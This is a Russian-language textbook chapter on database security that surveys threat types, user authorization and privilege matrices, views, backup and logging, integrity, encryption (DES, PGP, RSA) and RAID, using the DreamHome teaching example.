- Меры защиты, предусмотренные в СУБД Microsoft Access и Oracle.
- Основные способы защиты СУБД в Web.

Данные являются ценным ресурсом, доступ к которому необходимо строго контролировать и регламентировать, так же как и к любым другим корпоративным ресурсам. Часть или даже все корпоративные данные могут иметь стратегическое значение для организации и поэтому должны храниться в секрете, под надежной охраной.

В главе 2 были описаны особенности среды базы данных, в частности типовые функции и службы современной СУБД. В состав этих функций и служб входят и средства авторизации пользователей — механизм, с помощью которого СУБД гарантирует, что доступ к базе данных смогут получить только пользователи, которым было предоставлено соответствующее право. Другими словами, любая СУБД должна гарантировать, что созданная в ее среде база данных будет надежно защищена. Термин *защита* относится к защищенности баз данных от несанкционированного доступа, как намеренного, так и случайного. Однако тема защиты баз данных включает не только стандартные службы, предоставляемые целевой СУБД, но и гораздо более широкий круг вопросов, имеющих отношение к защищенности самих баз данных и всего их окружения. Тем не менее эти вопросы выходят за рамки настоящей книги, а заинтересованный читатель может обратиться к [250].

СТРУКТУРА ЭТОЙ ГЛАВЫ

В разделе 18.1 рассматривается круг задач, связанный с защитой базы данных в целом, и перечисляются разные типы угроз, которым в общем случае могут подвергаться любые компьютерные системы. В разделе 18.2 речь идет обо всех существующих компьютерных средствах контроля, которые могут использоваться для защиты от возможных угроз. В разделе 18.3 и 18.4 описаны меры защиты, преду-

смотренные в СУБД Microsoft Access 2000 и Oracle 8/8i. В разделе 18.5 рассматриваются меры защиты, которые распространяются на СУБД, применяемые в Web. Все приведенные в этой главе примеры основаны на материале учебного проекта *DreamHome*, который описан в разделе 10.4 и приложении А.

18.1. Защита базы данных

В этом разделе мы познакомимся со всеми проблемами, связанными с защитой баз данных, и выясним, почему организации должны относиться к потенциальным угрозам их компьютерным системам со всей серьезностью. Кроме того, мы уточним все типы опасностей, которые могут угрожать самим компьютерам и различным компьютерным системам.

Защита базы данных. Обеспечение защищенности базы данных против любых (предумышленных или непредумышленных) угроз с помощью различных средств.

Понятие защиты применимо не только к данным, хранящимся в базе данных. Бреши в системе защиты могут возникать и в других частях системы, что, в свою очередь, подвергает опасности и саму базу данных. Следовательно, защита базы данных должна охватывать используемое оборудование, программное обеспечение, персонал и собственно данные. Для эффективной реализации защиты необходимы соответствующие средства контроля, которые определяются конкретными требованиями, вытекающими из особенностей эксплуатируемой системы. Необходимость защищать данные, которую раньше очень часто отвергали или которой просто пренебрегали, в настоящее время вся яснее осознается различными организациями. Повод для такой перемены настроений заключается в участившихся случаях разрушения компьютерных хранилищ корпоративных данных, а также в осознании того, что потеря или просто временная недоступность этих данных может стать причиной настоящей катастрофы.

База данных представляет собой важнейший корпоративный ресурс, который должен быть надлежащим образом защищен с помощью соответствующих средств контроля. Мы обсудим проблемы защиты базы данных с точки зрения таких потенциальных опасностей:

- похищение и фальсификация данных;
- утрата конфиденциальности (нарушение тайны);
- нарушение неприкосновенности личных данных;
- утрата целостности;
- потеря доступности.

Указанные ситуации отмечают основные направления, в которых руководство должно принимать меры, снижающие степень риска, т.е. потенциальную возможность потери или повреждения данных. В некоторых ситуациях все отмеченные аспекты повреждения данных тесно связаны между собой, так что действия, направленные на нарушение защищенности системы в одном направлении, часто приводят к снижению ее защищенности во всех остальных. Кроме того, некоторые события, например нарушение неприкосновенности личных данных или фальсификация информации, могут возникнуть вследствие как намеренных, так и непреднамеренных действий и необязательно будут сопровождаться какими-либо изменениями в базе данных или системе, которые можно будет обнаружить тем или иным образом.

Похищение и фальсификация данных могут происходить не только в среде базы данных — вся организация так или иначе подвержена этому риску. Однако действия по похищению или фальсификации информации всегда совершаются людьми, поэтому основное внимание должно быть сосредоточено на сокращении общего количества удобных ситуаций для выполнения подобных действий. Похищения и фальсификация не обязательно связаны с изменением каких-либо данных, что справедливо и в отношении потери конфиденциальности или нарушения неприкосновенности личных данных.

Понятие конфиденциальности означает необходимость сохранения данных в тайне. Как правило, конфиденциальными считаются только те данные, которые являются важными для всей организации, тогда как понятие неприкосновенности данных касается требования защиты информации об отдельных сотрудниках. Следствием нарушения в системе защиты, вызвавшего потерю конфиденциальности данных, может быть утрата надежных позиций в конкурентной борьбе, тогда как следствием нарушения неприкосновенности личных данных могут стать судебные действия, предпринятые в отношении организации.

Утрата целостности данных приводит к искажению или разрушению данных, что может иметь самые серьезные последствия для дальнейшей работы организации. В настоящее время множество организаций функционирует в непрерывном режиме, предоставляя свои услуги клиентам 24 часа в сутки и 7 дней в неделю. Потеря доступности данных будет означать, что либо данные, либо система, либо и то и другое одновременно окажутся недоступными пользователям, а это может подвергнуть опасности финансовое положение организации. В некоторых случаях те события, которые послужили причиной перехода системы в недоступное состояние, могут одновременно вызвать и разрушение данных в базе.

Цель защиты базы данных — минимизировать потери, вызванные заранее предусмотренными событиями. Принимаемые решения должны обеспечивать эффективное использование понесенных затрат и исключать излишнее ограничение предоставляемых пользователям возможностей. В последнее время уровень компьютерной преступности существенно возрос, причем прогнозы на будущее не утешительны и предвещают продолжение его роста я в дальнейшем.

18.1.1. Основные типы угроз

Угроза. Любая ситуация (или событие), вызванная намеренно или непреднамеренно, которая способна неблагоприятно повлиять на систему, а следовательно, и на работу всей организации.

Угроза может быть вызвана ситуацией (или событием), способной принести вред организации, причиной которой может служить человек, происшествие или стечение обстоятельств. Ущерб может быть материальным (например, потеря оборудования, программного обеспечения или данных) или нематериальным (например, потеря доверия партнеров или клиентов). Перед каждой организацией стоит проблема выяснения всех возможных опасностей, что в некоторых случаях является весьма непростой задачей. Поэтому на выявление хотя бы важнейших угроз может потребоваться достаточно много времени и усилий, что следует учитывать.

В предыдущем разделе мы указали основные области, в которых следует ожидать потерь в случае намеренного или непреднамеренного происшествия. Хотя некоторые типы угроз могут быть намеренными или непреднамеренными, результаты их воздействия остаются одинаковыми. Преднамеренные угрозы всегда

осуществляются людьми и могут быть совершены пользователями, как обладающими, так и не обладающими правами доступа, причем некоторые из них могут даже не быть сотрудниками организации.

Любая угроза должна рассматриваться как потенциальная возможность нарушения системы защиты, которая в случае успешной реализации может оказать то или иное негативное влияние. В табл. 18.1 приведены примеры различных типов угроз с указанием тех областей, в которых они могут влиять на систему. Например, следствием просмотра и раскрытия засекреченных данных могут стать похищение и фальсификация, утрата конфиденциальности и нарушение неприкосновенности личных данных в организации.

Таблица 18.1. Примеры возможных угроз

Опасность	Похищение и фальсификация данных	Утрата конфиденциальности	Нарушение неприкосновенности личных данных	Утрата целостности	Потеря доступности
Использование прав доступа другого лица	✓	✓	✓		
Несанкционированное изменение или копирование данных	✓			✓	
Изменение программ	✓			✓	✓
Непродуманные методики и процедуры, допускающие смешивание конфиденциальных и обычных данных в одном документе	✓	✓	✓		
Подключение к кабельным сетям	✓	✓	✓		
Ввод взломщиками некорректных данных	✓	✓	✓		
Шантаж	✓	✓	✓		
Создание "лазеек" в системе	✓	✓	✓		
Похищение данных, программ и оборудования	✓	✓	✓		✓
Отказ систем защиты, вызвавший превышение допустимого уровня доступа		✓	✓	✓	
Нехватка персонала и забастовки				✓	✓
Недостаточная обученность персонала		✓	✓	✓	✓
Просмотр и раскрытие засекреченных данных	✓	✓	✓		
Электронные помехи и радиация				✓	✓
Разрушение данных в результате отключения или перенапряжения в сети электропитания				✓	✓

Окончание табл. 18.1

Опасность	Похищение и фальсификация данных	Утрата конфиденциальности	Нарушение неприкосновенности личных данных	Утрата целостности	Потеря доступности
Пожары (по причине коротких замыканий, ударов молний, поджогов), наводнения, диверсии				✓	✓
Физическое повреждение оборудования				✓	✓
Обрыв или отсоединение кабелей				✓	✓
Внедрение компьютерных вирусов				✓	✓

Уровень потерь, понесенных организацией в результате реализации некоторой угрозы, зависит от многих факторов, включая наличие заранее продуманных контрмер и планов преодоления непредвиденных обстоятельств. Например, если отказ оборудования вызвал разрушение вторичных хранилищ данных, вся работа в системе должна быть свернута до полного устранения последствий аварии. Продолжительность периода бездействия и быстрота восстановления базы данных зависят от нескольких факторов, включая время создания последней резервной копии и продолжительность работы по восстановлению системы.

Любая организация должна установить типы возможных угроз, которым может подвергнуться ее компьютерная система, после чего разработать соответствующие планы и требуемые контрмеры, с оценкой уровня затрат, необходимых для их реализации. Безусловно, затраты времени, усилий и денег едва ли окажутся эффективными, если они будут касаться потенциальных опасностей, способных причинить организации лишь незначительный ущерб. Деловые процессы организации могут быть подвержены таким опасностям, которые непременно следует учитывать, однако часть из них может иметь место в исключительно редких ситуациях. Тем не менее даже столь маловероятные обстоятельства должны быть приняты во внимание, особенно если их влияние может оказаться весьма существенным. На рис. 18.1 представлена обобщенная схема воздействия потенциальных угроз, которым может подвергаться типичная компьютерная система.

18.2. Контрмеры — компьютерные средства контроля

В отношении угроз, которые могут оказать отрицательное воздействие на работу компьютерных систем, должны быть приняты контрмеры самых различных типов, начиная от физического контроля и заканчивая административно-организационными процедурами. Несмотря на широкий диапазон компьютерных средств контроля, доступных в настоящее время на рынке, общий уровень защищенности СУБД определяется возможностями используемой операционной системы, поскольку работа этих двух компонентов тесно связана между собой. Общая схема типичной многопользовательской компьютерной системы представлена на рис. 18.2. В этом разделе описаны различные компьютерные средства

контроля, доступные в многопользовательской среде. Обычно для персонального компьютера доступны не все перечисленные ниже типы средств контроля.

- Авторизация пользователей,
- Применение представлений.
- Резервное копирование и восстановление.
- Поддержка целостности.
- Шифрование.
- Применение RAID-массивов.




Рис. 18.1. Обобщенная схема потенциальных угроз, которым подвержены компьютерные системы




Рис. 18.2. Общая схема типичной многопользовательской компьютерной системы

18.2.1. Авторизация пользователей

Авторизация. Предоставление прав (или привилегий), позволяющих их владельцу иметь законный доступ к системе или к ее объектам.

Средства авторизации пользователей могут быть встроены непосредственно в программное обеспечение и управлять не только предоставленными пользователям правами доступа к системе или объектам, но и набором операций, которые пользователи могут выполнять с каждым доступным ему объектом. По этой причине механизм авторизации часто называют *средствами управления доступом*. Термин "владелец" в приведенном выше определении может обозначать пользователя — человека или программу. Термин "объект" может обозначать таблицу данных, представление, приложение, процедуру, триггер или любой другой объект, который может быть создан в рамках системы.

Аутентификация. Механизм определения того, является ли пользователь тем, за кого себя выдает.

За предоставление пользователям доступа к компьютерной системе обычно отвечает системный администратор, в обязанности которого входит создание учетных записей пользователей. Каждому пользователю присваивается уникальный идентификатор, который используется операционной системой для определения того, кто есть кто. С каждым идентификатором связывается определенный пароль, выбираемый пользователем и известный операционной системе. При регистрации пользователь должен предоставлять системе свой пароль для выполнения проверки (аутентификации) того, является ли он тем, за кого себя выдает.

Подобная процедура позволяет организовать контролируемый доступ к компьютерной системе, но не обязательно предоставляет право доступа к СУБД или иной прикладной программе. Для получения пользователем права доступа к СУБД может использоваться отдельная такая процедура. Ответственность за предоставление прав доступа к СУБД обычно несет администратор базы данных (АБД), в обязанности которого входит создание отдельных идентификаторов пользователей, но на этот раз уже в среде самой СУБД.

В некоторых СУБД ведется список идентификаторов пользователей и связанных с ними паролей, отличающийся от аналогичного списка, поддерживаемого операционной системой. В других типах СУБД ведется список, записи которого сверяются с записями списка пользователей операционной системы с учетом текущего регистрационного идентификатора пользователя. Это предотвращает попытки пользователей зарегистрироваться в среде СУБД под идентификатором, отличным от того, который они использовали при регистрации в системе.

Привилегии

Как только пользователь получит право доступа к СУБД, ему могут автоматически предоставляться различные привилегии, связанные с его идентификатором. В частности, эти привилегии могут включать разрешение на доступ к определенным базам данных, таблицам, представлениям и индексам, а также на создание этих объектов или же право вызывать на выполнение различные утилиты СУБД. Привилегии предоставляются пользователям, чтобы они могли выполнять задачи, которые относятся к кругу их должностных обязанностей. Предоставление излишних или ненужных привилегий может привести к нарушению защиты, поэтому пользователь должен получать только такие привилегии, без которых он не имеет возможности выполнять свою работу.

Некоторые типы СУБД функционируют как *закрытые системы,* поэтому пользователям помимо разрешения на доступ к самой СУБД потребуется иметь отдельные разрешения и на доступ к конкретным ее объектам. Эти разрешения выдаются либо АБД, либо владельцами определенных объектов системы. В противоположность этому, *открытые системы* по умолчанию предоставляют пользователям, прошедшим проверку их подлинности, полный доступ ко всем объектам базы данных. В этом случае привилегии устанавливаются посредством явной отмены тех или иных прав конкретных пользователей. Методы авторизации пользователей и предоставления им привилегий средствами языка SQL рассматриваются в разделе 6.6.

Права владения и привилегии

Некоторые объекты в среде СУБД принадлежат самой СУБД. Обычно эта принадлежность оформлена с помощью специального идентификатора суперпользователя, например администратора базы данных. Как правило, владение

некоторым объектом предоставляет его владельцу весь возможный набор привилегий в отношении этого объекта. Это правило применяется ко всем авторизованным пользователям, получающим права владения определенными объектами. Любой вновь созданный объект автоматически передается во владение его создателю, который и получает весь возможный набор привилегий для данного объекта. Хотя при этом пользователь может быть владельцем некоторого представления, единственной привилегией, которая будет предоставлена ему в отношении этого объекта, может оказаться право выборки данных из данного представления. Причина подобных ограничений состоит в том, что указанный пользователь имеет ограниченный набор прав в отношении базовых таблиц созданного им представления. Принадлежащие владельцу привилегии могут быть переданы им другим авторизованным пользователям. Например, владелец нескольких таблиц базы данных может предоставить другим пользователям право выборки информации из этих таблиц, но не позволить им вносить в таблицы какие-либо изменения. В языке SQL предусмотрено, что если пользователь передает какие-либо привилегии, он может указать, приобретает ли получатель этих привилегий право передавать эти привилегии другим пользователям.

Если СУБД поддерживает несколько различных типов идентификаторов авторизации, с каждым из существующих типов могут быть связаны различные приоритеты. В частности, если СУБД поддерживает использование идентификаторов отдельных пользователей и групп, то, как правило, идентификатор пользователя будет иметь более высокий приоритет, чем идентификатор группы. Пример определения идентификаторов пользователей и групп в подобной СУБД приведен в табл. 18.2.

Таблица 18.2. Идентификаторы пользователей и групп

Идентификатор пользователя	Тип	Группа	Идентификатор члена группы
SG37	Пользователь	Sales	SG37
SG14	Пользователь	Sales	SG14
SG5	Пользователь		
Sales	Группа		

В столбцах *Идентификатор пользователя* и *Тип* приведены определенные в системе идентификаторы и указывается их тип — отдельный пользователь и группа пользователей. Столбцы с заголовками *Группа* и *Идентификатор члена группы* содержат сведения о группе, которой принадлежит пользователь, и его идентификаторе в этой группе. С каждым конкретным идентификатором может быть связан конкретный набор привилегий, определяющий тип доступа к отдельным объектам базы данных (например, для выборки (Select), обновления (Update), вставки (Insert), удаления (Delete) или все типы сразу (All)). С каждым типом привилегии связывается некоторое двоичное значение:

```
SELECT UPDATE   INSERT   DELETE   ALL
0001   0010     0100     1000     1111
```

Отдельные двоичные значения суммируются, и полученная сумма однозначно характеризует, какие именно привилегии (если они предусмотрены) имеет каждый конкретный пользователь или группа в отношении определенного объекта базы данных. В табл. 18.3 приведен пример матрицы контроля доступа, в которой определен набор привилегий группы Sales и пользователей SG37, SG5.

Таблица 18.3. Таблица контроля доступа

Идентификатор пользователя	propertyNo	type	price	ownerNo	staffNo	branchNo	Лимит выбираемых строк
Sales	0001	0001	0001	0000	0000	0000	15
SG37	0101	0101	0111	0101	0111	0000	100
SG5	1111	1111	1111	1111	1111	1111	нет

Содержимое таблицы показывает, что группе пользователей с идентификатором Sales предоставлена только привилегия Select (код 0001) в отношении атрибутов propertyNo, type и price. Кроме того, для нее установлен максимальный размер результирующего набора данных запроса, равный 15 строкам. Пользователь SG14 (с именем David Ford) является членом этой группы и не имеет каких-либо дополнительных привилегий доступа, поэтому он пользуется только теми правами, которые предоставлены данной группе. С другой стороны, пользователь SG37 (Arm Beech) имеет собственные привилегии Select и Insert (определяются значением 0001 + 0100 = 0101) в отношении атрибутов propertyNo, type и ownerNo, а также привилегии Select, Update и Insert (значение 0001 + 0010 + 0100 = 0111) в отношении атрибутов price и staffNo. Кроме того, для этого пользователя максимальный размер результирующего набора данных запроса установлен равным 100 строкам. Пользователю SG5 (Susan Brand) предоставлены привилегии Select, Update, Insert и Delete (значение 0001 + 0010 + 0100 + 1000 = 1111), т.е. привилегия All для доступа ко всем атрибутам таблицы, а размер результирующих наборов данных запросов не ограничивается.

Обычно для реализации механизмов контроля доступа СУБД используются подобные матрицы, хотя отдельные детали в разных системах могут отличаться. В некоторых СУБД пользователю разрешается указывать, под каким идентификатором он намерен работать далее, — это целесообразно в тех случаях, когда один и тот же пользователь может являться членом сразу нескольких групп. Очень важно освоить все механизмы авторизации и другие средства защиты, предоставляемые целевой СУБД. Особенно это важно для тех систем, в которых существуют различные типы идентификаторов и допускается передача права присвоения привилегий. Это позволит правильно выбирать типы привилегий, предоставляемых отдельным пользователям, исходя из исполняемых ими обязанностей и набора используемых прикладных программ.

18.2.2. Представления (подсхемы)

Представление. Динамический результат одной или нескольких реляционных операций с базовыми отношениями с целью создания некоторого иного отношения. Представление является *виртуальным отношением,* которое реально в базе данных не существует, но создается по требованию отдельного пользователя в момент поступления этого требования.

Механизм представлений служит мощным и гибким инструментом организации защиты данных, позволяющим скрывать от определенных пользователей некоторые части базы данных. В результате пользователи не будут иметь никаких сведений о существовании любых атрибутов или строк данных, которые не доступны

через представления, находящиеся в их распоряжении. Представление может быть определено на базе нескольких таблиц, после чего пользователю будут предоставлены необходимые привилегии доступа к этому представлению, но не к базовым таблицам. В данном случае использование представления устанавливает более жесткий механизм контроля доступа, чем обычное предоставление пользователю тех или иных прав доступа к базовым таблицам. Подробное обсуждение назначения и методов использования представлений можно найти в разделах 3.4 и 6.4.

18.2.3. Резервное копирование и восстановление

Резервное копирование. Периодически выполняемая процедура получения копии базы данных и ее файла журнала (а также, возможно, программ) на носителе, хранящемся отдельно от системы.

Любая современная СУБД должна предоставлять средства резервного копирования, позволяющие восстанавливать базу данных в случае ее разрушения. Кроме того, рекомендуется создавать резервные копии базы данных и ее файла журнала с некоторой установленной периодичностью, а также организовывать хранение созданных копий в местах, обеспеченных необходимой защитой. В случае аварийного отказа, в результате которого база данных становится непригодной для дальнейшей эксплуатации, резервная копия и зафиксированная в файле журнала оперативная информация используются для восстановления базы данных до последнего согласованного состояния. Использование файла журнала для восстановления базы данных описано в разделе **19.3.3.**

Ведение журнала. Процедура создания и обслуживания файла журнала, содержащего сведения обо всех изменениях, внесенных в базу данных с момента создания последней резервной копии, и предназначенного для обеспечения эффективного восстановления системы в случае ее отказа.

СУБД должна предоставлять средства ведения системного журнала, в котором будут фиксироваться сведения обо всех изменениях состояния базы данных и о ходе выполнения текущих транзакций, что необходимо для эффективного восстановления базы данных в случае отказа. Преимущества использования подобного журнала заключаются в том, что в случае нарушения работы или отказа СУБД базу данных можно будет восстановить до последнего известного согласованного состояния, воспользовавшись последней созданной резервной копией базы данных и оперативной информацией, содержащейся в файле журнала. Если в отказавшей системе функция ведения системного журнала не использовалась, базу данных можно будет восстановить только до того состояния, которое было зафиксировано в последней созданной резервной копии. Все изменения, внесенные в базу данных после создания последней резервной копии, будут потеряны. Описание методов ведения системного журнала приведено в разделе 19.3.3.

18.2.4. Поддержка целостности

Средства поддержки целостности данных также вносят определенный вклад в общую защищенность базы данных, поскольку они должны предотвратить переход данных в несогласованное состояние, а значит, исключить угрозу получения ошибочных или неправильных результатов расчетов. Средства поддержки целостности данных рассматривались в разделе **3.3.**

18.2.5. Шифрование

Шифрование. Преобразование данных с использованием специального алгоритма, в результате чего данные становятся недоступными для чтения любой программой, не имеющей ключа дешифрования.

Если в системе с базой данных содержится весьма важная конфиденциальная информация, то имеет смысл зашифровать ее с целью предупреждения возможной угрозы несанкционированного доступа с внешней стороны (по отношению к СУБД). Некоторые СУБД включают средства шифрования, предназначенные для использования в подобных целях. Подпрограммы таких СУБД обеспечивают санкционированный доступ к данным (после их дешифрования), хотя это будет связано с некоторым снижением производительности, вызванным необходимостью двойного преобразования. Шифрование также может использоваться для защиты данных при их передаче по линиям связи. Существует множество различных технологий шифрования данных с целью сокрытия передаваемой информации, причем одни из них называют необратимыми, а другие — обратимыми. Необратимые методы, как и следует из их названия, не позволяют установить исходные данные, хотя последние могут использоваться для сбора достоверной статистической информации. Обратимые технологии используются чаще. Для организации защищенной передачи данных по незащищенным сетям должны использоваться *системы шифрования,* включающие следующие компоненты:

- ключ шифрования, предназначенный для шифрования исходных данных (обычного текста);
- алгоритм шифрования, который описывает, как с помощью ключа шифрования преобразовать обычный текст в зашифрованный;
- ключ дешифрования, предназначенный для дешифрования зашифрованного текста;
- алгоритм дешифрования, который описывает, как с помощью ключа дешифрования преобразовать зашифрованный текст в обычный исходный.

Некоторые системы шифрования, называемые *симметричными,* используют один и тот же ключ как для шифрования, так и для дешифрования, при этом предполагается наличие защищенных линий связи, предназначенных для обмена ключами. Однако большинство пользователей не имеют доступа к защищенным линиям связи, поэтому для получения надежной защиты длина ключа должна быть не меньше длины самого сообщения [206]. Тем не менее большинство эксплуатируемых систем построено на использовании ключей, которые короче самих сообщений. Одна из распространенных систем шифрования называется DES (Data Encryption Standard). В ней используется стандартный алгоритм шифрования, разработанный фирмой IBM. В этой схеме для шифрования и дешифрования применяется один и тот же ключ, который должен храниться в секрете, хотя сам алгоритм шифрования не является секретным. Этот алгоритм предусматривает преобразование каждого 64-битового блока обычного текста с использованием 56-битового ключа шифрования. Система шифрования DES расценивается как достаточно надежная далеко не всеми — некоторые разработчики полагают, что следовало бы использовать более длинное значение ключа. Так, в системе шифрования PGP (Pretty Good Privacy) используется 128-битовый симметричный алгоритм, применяемый для шифрования блоков передаваемых данных.

В настоящее время ключи длиной до 64 бит раскрываются с достаточной степенью вероятности правительственными службами развитых стран, для чего ис-

пользуется специальное оборудование, хотя и достаточно дорогое. Тем не менее в течение ближайших лет эта технология может попасть в руки организованной преступности, крупных организаций и правительств других государств. Хотя предполагается, что ключи длиной до 80 бит также окажутся раскрываемыми в ближайшем будущем, есть уверенность, что ключи длиной 128 бит в обозримом будущем останутся надежным средством шифрования. Термины "сильное шифрование" и "слабое шифрование" иногда используются для подчеркивания различий между алгоритмами, которые не могут быть раскрыты с помощью существующих в настоящее время технологий и теоретических методов (сильные), и теми, которые допускают подобное раскрытие (слабые).

Другой тип систем шифрования предусматривает использование различных ключей для шифровки и дешифровки сообщений — подобные системы принято называть *асимметричными*. Примером такой системы является система с открытым ключом, предусматривающая использование двух ключей, один из которых является открытым, а другой хранится в секрете. Алгоритм шифрования также может быть открытым, поэтому любой пользователь, желающий направить владельцу ключей зашифрованное сообщение, может использовать его открытый ключ и соответствующий алгоритм шифрования. Однако дешифровать данное сообщение сможет только тот, кто имеет парный закрытый ключ шифрования. Системы шифрования с открытым ключом могут также использоваться для отправки вместе с сообщением "цифровой подписи", подтверждающей, что данное сообщение было действительно отправлено владельцем открытого ключа. Наиболее популярной асимметричной системой шифрования является RSA (это инициалы трех разработчиков данного алгоритма).

Как правило, симметричные алгоритмы являются более быстродействующими, чем асимметричные, однако на практике обе схемы часто применяются совместно, когда алгоритм с открытым ключом используется для шифрования случайным образом сгенерированного ключа шифрования, а случайный ключ служит для шифрования самого сообщения с применением некоторого симметричного алгоритма. Применение средств шифрования в Web рассматривается в разделе 18.5.

18.2.6. RAID (массив независимых дисковых накопителей с избыточностью)

Аппаратное обеспечение, на котором эксплуатируется СУБД, должно быть отказоустойчивым. Это означает, что СУБД должна продолжать работать даже при отказе аппаратных компонентов. Для этого необходимо иметь избыточные компоненты, которые могут быть объединены в систему» сохраняющую свою работоспособность при отказе одного или нескольких компонентов, К числу основных аппаратных компонентов, которые должны быть отказоустойчивыми, относятся дисковые накопители, дисковые контроллеры, процессоры, источники питания и вентиляторы охлаждения. Дисковые накопители являются наиболее уязвимыми среди всех аппаратных компонентов и характеризуются самыми низкими показателями непрерывной работы между отказами.

Одним из решений этой проблемы является применение технологии RAID. Первоначально эта аббревиатура расшифровывалась как Redundant Array of Inexpensive Disks (Массив недорогих дисковых накопителей с избыточностью), но в дальнейшем букву "I" в этой аббревиатуре стали рассматривать как сокращение от "independent" (независимый). RAID-массив представляет собой массив дисковых накопителей большого объема, состоящий из нескольких независимых дисков, совместное функционирование которых организовано таким образом, что при этом повышается надежность и вместе с тем увеличивается производительность.

Производительность увеличивается благодаря полосовому распределению данных. Данные на дисках распределяются по сегментам, представляющим собой разделы дисков равного размера (этот размер называется *единицей полосового распределения*), которые распределяются по нескольким дискам и обеспечивают прозрачный доступ. В результате такой массив становится аналогичным одному крупному быстродействующему диску, но фактически данные в нем распределены по нескольким дискам меньшего объема. Полосовое распределение обеспечивает повышение производительности ввода-вывода, поскольку позволяет одновременно выполнять несколько операций ввода-вывода (на разных дисках). Наряду с этим полосовое распределение данных позволяет равномерно распределять нагрузку между дисками.

